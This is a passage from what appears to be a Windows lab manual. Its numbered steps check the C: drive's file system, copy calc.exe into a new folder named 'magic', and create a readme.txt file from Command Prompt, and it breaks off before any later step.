


3. The **Local Disk (C:)** Properties window appears; check for the **File system** format and click **OK**.




4. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.

5. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.



6. Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.

7. The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.




```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>
```

8. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.




```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

